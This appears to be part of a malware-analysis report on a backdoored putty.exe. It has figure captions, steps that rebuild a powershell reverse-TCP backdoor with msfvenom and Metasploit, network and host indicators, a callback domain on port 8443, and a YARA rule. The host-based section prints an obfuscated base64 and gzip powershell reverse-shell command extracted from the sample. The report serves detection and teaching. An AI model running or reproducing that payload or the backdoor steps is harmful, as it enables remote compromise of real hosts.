


Fig 10: Windows file at C:\Windows\System32\drivers\etc\hosts

Create a reverse shell and listen on port 8443 then execute the putty executable.




Fig 11: netcat reverse shell output displayed once a connection had been made

Downloading a putty.exe binary then using msfvenom to create a reverse-shell. This reverse shell contains no additional entropy iterations, yet floss output will not detect any powershell.exe functionality.




Fig 12: Initial creation of a powershell_reverse_tcp backdoor and the putty.exe transferred over to the target host

Configuring a use case for the reverse-shell via Metasploit.




Fig 13: Metsploit used to reciprocate the exploit

Similar identifier when the putty executable is run.

Fig 14: Emulating an IOC

Indicators of Compromise

Network Indicators




Fig 15: Wireshark output of initial DNS query

Windows /etc/hosts file updated to accept connections under the domain that the reverse-shell points too.




Fig 15: Setting up DNS host file prior to running putty.exe

Fig 16: putty.exe calling out to port 8443 via powershell.exe

Host-based Indicators

```
C:\Users\corvus\Desktop
λ cat flossout.txt | grep -i powershell
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object Sy
stem.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECAS1W2
27jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6R
vidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29
g3EvE6t8wjl+ZhKuvKr/9NYy5TfZ7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzCh
NyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjm
WA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3U5mVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2
UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7J
F5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32
fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvY
qI3jqFn6lyiuBFVOwdkTPXS5Hsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54a
fCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRu5v1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgant
vmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),[System.IO.Compression.CompressionMode]::Dec
ompress))).ReadToEnd()))"
```

Fig 17: Floss output displaying a powershell.exe command base64 encoded within the executable




Fig 17: procmon.exe output with relevant filters

Appendices

A. Yara Rules

```
rule sneakyPutty {

    meta:
        last_updated = "2022-11-14"
        author = "0xc0rvu5"
        description = "Yara rule for SneakyPutty for the putty.exe binary"

    strings:
        $string1 = "powershell.exe"
        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        $string1
}
```

B. Callback URLs

Domain	Port
bonus2.corporatebonusapplication.local	8443